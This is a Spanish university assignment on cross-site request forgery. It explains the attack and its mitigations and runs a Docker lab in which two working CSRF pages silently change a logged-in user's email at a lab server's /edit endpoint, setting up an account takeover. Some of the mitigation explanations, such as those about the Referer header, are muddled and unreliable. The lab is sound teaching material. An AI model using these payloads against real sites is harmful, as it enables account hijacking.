UNIVERSIDAD MARIANO GALVEZ DE GUATEMALA
SEGURIDAD Y AUDITORÍA DE SISTEMAS

Ataque CSRF, definiciones, practica y recomendaciones

Autor: Gerson Arisaí Ramos Portillo 0907-17-12139
decimo semestre de ingeniería

septiembre, 2021

INDICE

1.INTRODUCCION

En la actualidad existen varios ataques cibernéticos hacia aplicaciones web que puede perjudicar a los usuarios que navegan por el internet por ello es recomendable que conozcan no todo sino lo suficiente para identificar cuando es posible o prevenir los ataques, por ello se hará una descripción del ataque CSRF y una práctica de como realizan los atacantes este tipo de ataque y recomendaciones de cómo prevenir tanto de parte del usuario del proveedor de la página web.

2. ATAQUE CSRF

2.1 ¿Qué es un ataque CSRF?

El Cross Site Request Forgery (CSRF, Falsificación de solicitud de sitio de El Cross) es un tipo de ataque a sistemas o aplicaciones web comúnmente que se suele usar para estafas, robo de cuentas, o de información relevante por Internet. Los delincuentes realizan este ataque cuando se apoderan de una sesión autorizada por el usuario para realizar actos dañinos. El ataque se lleva a cabo mediante el protocolo HTTP. (ionos, 24)

2.2 ¿Cómo funciona un ataque CSRF?

Un usuario accede a una página o aplicación web iniciando sesión; y a la vez visita otras páginas, la cual fue implementadas por el atacante, en cual el usuario realiza diversas acciones, por ejemplo, el accionamiento de un botón, en la cual en esa acción el atacante envía una solicitud HTTP al portal empleado por el usuario y realiza una acción dentro del servidor en nombre del el, ya que la sesión esta activa. (ionos, 24)

Para realizar este ataque el atacante debe de saber simplemente la forma de la solicitud HTTP correcta.


Servidor del portal reconoce la solicitud HTTP que ha sido formulada correctamente y atreves de las cookies de sesión correspondientes, el

servidor ejecuta las acciones del atacante en nombre del usuario sin que se dé cuenta.

2.3 ¿Por qué funciona el ataque CSRF?

El Ataque CSRF es un ataque que funciona porque un servidor (receptador) que procesa peticiones HTTP no puede o no comprueba de donde proceden dichas solicitudes HTTP, es decir, no queda claro si la petición fue hecha o creada por la propia página web o si fue de origen externo, en este contexto, el atacante puede aprovecharse de la brecha de seguridad del propio navegador o del propio navegador para trasmitir dichas solicitudes al servidor sin que se cuenta que un tercero está haciendo dicha acción. (ionos, 24)

2.4 Diagrama de representación del ataque



2.5 Consecuencias del ataque CSRF

- Robo de identidad
- Robo de cuentas en páginas web
- Robo de información sensible
- Acciones no reversibles en una pagina
- Robo de material valioso

2.6 Medias de prevención para evitar un ataque CSRF de parte del usuario

2.6.1 Navegar con atención y precaución

En la actualidad existen varias sino bastante forma de acceder a cuentas sin autorización alguna, por ello es recomendable navegar en las páginas web con precaución y alerta, revisando la procedencia de la página, el contenido de dicha página, y a la vez tener cuidado de que información ingresa en páginas.

2.6.2 Revisar el terminal en busca de malware

Aunque la mayoría de las personas no tienen concomiendo avanzado del uso de un navegador, sería recomendable que todos los usuarios de internet tengan el cocimiento de acceder a la terminal o consola de los navegadores para poder revisar cuando sospecha de una página, revisar las peticiones y ejecuciones de un script en consola para prevenir un ataque CSRF o cualquier otro tipo de ataque hacia las paginas o hacia el propio usuario.

2.7 Métodos para bloquear un ataque CSRF de parte del servidor

2.7.1 Autenticación de doble factor

La mayoría de aplicaciones web en la actualidad se puede implementar una autenticación de doble factor, para poder realizar el acceso a la aplicación web o para realizar acciones importantes dentro de la aplicación web, como ejemplo en los bancos para realizar una transacción en un portal de banco solicita un token enviando al correo o al celular para poder realizar la transacción.

2.7.2 Encabezado de referencia

La mayoría de navegadores en algunos casos no solicitan o no les dan importancia a los encabezados de referencia (host de origen, host de llegada, CORS) de las peticiones HTTP, por tal forma es posible realizar este tipo de ataque, por tal forma los servidores deberán de agregar obligatoriamente esta información en el encabezado para evitar los más posible estos tipos de ataques.

2.7.3 Cerrar sesión al finalizar el uso

La mayoría de ataques CSRF suceden porque en el servidor no tienen autenticación de token CSRF pero otro de los mayores vulnerabilidades sucede porque el servidor no tiene un tiempo límite de sesión, es decir que la sesión puede estar abierta por todo el tiempo, de tal forma eso hace más susceptible a los ataques, por ello se recomienda que en los servidores se tenga limite en las sesiones.

3. Practica con el software OWSAP (Open Web Application Security Project).

3.1 OWSAP ZAP

OWASP (acrónimo de Open Web Application Security Project, en inglés ‘Proyecto abierto de seguridad de aplicaciones web’) es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro. La Fundación OWASP es un organismo sin ánimo de lucro que apoya y gestiona los proyectos e infraestructura de OWASP. La comunidad OWASP está formada por empresas, organizaciones educativas y particulares de todo mundo. Juntos constituyen una comunidad de seguridad informática que trabaja para crear artículos, metodologías, documentación, herramientas y tecnologías que se liberan y pueden ser usadas gratuitamente por cualquiera.

3.2 Practica en aplicaciones web

3.2.1 Entorno de ejecución de las aplicaciones

- la siguiente practica se hará en un entorno en la nube para facilitar el uso de las herramientas y un caso más real en donde se puede suceder el ataque.
- por la cual se usara el proveedor en la nube DigitalOcen
- en cual se usará DigitalOcen para la visualización de los servidores correspondiente para facilitar la configuración de los servidores
- para poder instalar docker en el servidor Acceda a este link

3.2.2 Imagenes de los servidores

3.2.2.1 Target Server

Constará de dos imágenes:

la primera imagen es para realizar la prueba SIN la protección Ante el ataque CSRF en el cual llevara el nombre de

cloud.canister.io:5000/msmarcks/csrftargetserver_sp

Comando para iniciar la imagen

```
docker run -d -p "3000:3000" --name csrftargetserver_sp
cloud.canister.io:5000/msmarcks/csrftargetserver_sp
```

la segunda imagen es para realizar la prueba CON la protección Ante el ataque CSRF en el cual llevara el nombre de

cloud.canister.io:5000/msmarcks/csrftargetserver_cp

Comando para iniciar la imagen

```
docker run -d -p "3001:3000" --name csrftargetserver_cp
cloud.canister.io:5000/msmarcks/csrftargetserver_cp
```

3.2.2.2 Attacker Server

Constará de una imagen:

se utilizará para realizar el ataque CSRF en cual llevará el nombre de

cloud.canister.io:5000/msmarcks/csrfattackserver

Comando para iniciar la imagen

```
docker run -d -p "5000:5000" --name csrfattackserver
cloud.canister.io:5000/msmarcks/csrfattackserver
```

3.2.3 Entornos de ejecución de las aplicaciones web

- el servidor targetServer se ejecutará en un entorno de nodejs
- el servidor attackerserver se ejecutará en un entorno de ngninx

3.2.4 ejecución de la practica


En la práctica como se acoto anteriormente se usarán los servidores uno sin la protección anti CSRF que trabajaremos con ese servidor primero.

en cual este servirá para iniciar sesión en la aplicación web
en cual las credenciales serán:


email: test@test.com
password: 1234

nota: en este caso no importa que la contraseña este cifrada porque no relevante para este caso porque las acciones se harán cuando este iniciado sesión

nota: se ingresan los datos para iniciar sesión




nota: en el cual cuando se inicia sesión el servidor enviara una cookie de sesión en el encabezado, en el cual el navegador guardara.



nota: para recordar un poco de cómo funciona una cookie de sesión.

el servidor retorna una cookie de sesión para cada uno de los usuarios en el cual servirá para realizar las peticiones al servidor.

en el caso de las cookies es bueno recodar que se guardan en el dominio no por página, es decir, una misma cookie estará activa en todas las páginas del dominio sin importar en donde este.




nota: en el cual existe una url vulnerable que es la de editar el correo electrónico. con esa vamos a trabajar esta práctica. en cual vamos a realizar el primer ejemplo del ataque, con el siguiente código:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Atacante</title>
</head>
<body>
    <form name="form" action="http://165.227.167.80:3001/edit" method="post">
        <input type="hidden" name="email" value="prueba@gmail.com">
    </form>
</body>
<script>
    document.form.submit();
</script>
</html>
```

este código realiza la acción que cuando el usuario ingrese a esa url como ya está iniciado sesión en la aplicación realiza la petición al servidor http://165.227.167.80:3001/edit para cambiar el correo


por prueba@gmail.com en ese caso un es correo pero puede hacer que una compra de un artículo, una transacción de una cuenta hacia otra.




nota: como se puede observar en request se establece el cambio del correo electrónico, pero se realizó con la página de atacante por descuido del usuario, pero ahí todavía se dio cuenta que se cambió el correo electrónico para ello vamos a realizar el siguiente ejemplo para que observen que puede realizar sin que se cuenta de la acción. con el siguiente código:


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Atacante</title>
</head>

<body>

</body>
<script>
    fetch('http://165.227.167.80:3001/edit', {
        method: 'POST',
        credentials: 'include',
        mode: 'no-cors',
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded',
        },
        body: 'email=hacker@hack.com',
    })
        .then(res => console.log(res.status))
        .catch(err => console.log(err));
</script>
</html>
```

en este caso se hará con **fecth api** a la misma url y cambiar dicho email, este caso no se dará cuenta de la acción porque permanecerá en la misma pagina.






nota: en este como pueden observar no cambio de url a la que direcciona cuando se hace normalmente para que el usuario no se dé cuenta de dicha acción. en el caso que el usuario desee cerrar sesión.




y vuelva a intentar ingresar sus credenciales



lo que sucederá es que mostrara el mensaje que indica que sus credenciales no son válidas y por consciente el usuario pedirá un cambio de contraseña, y ese link será enviado al correo del atacante y el atacante podrá cambiar la contraseña.

para evitar los ataques de CSRF existe una técnica que es **CSRF TOKEN.**

TOKEN CSRF: Los token CSRF permiten prevenir un frecuente agujero de seguridad de las aplicaciones web llamado "Cross Site Request Forgery". En español sería algo como "falsificación de petición en sitios cruzados" o simplemente falsificación de solicitud entre sitios.



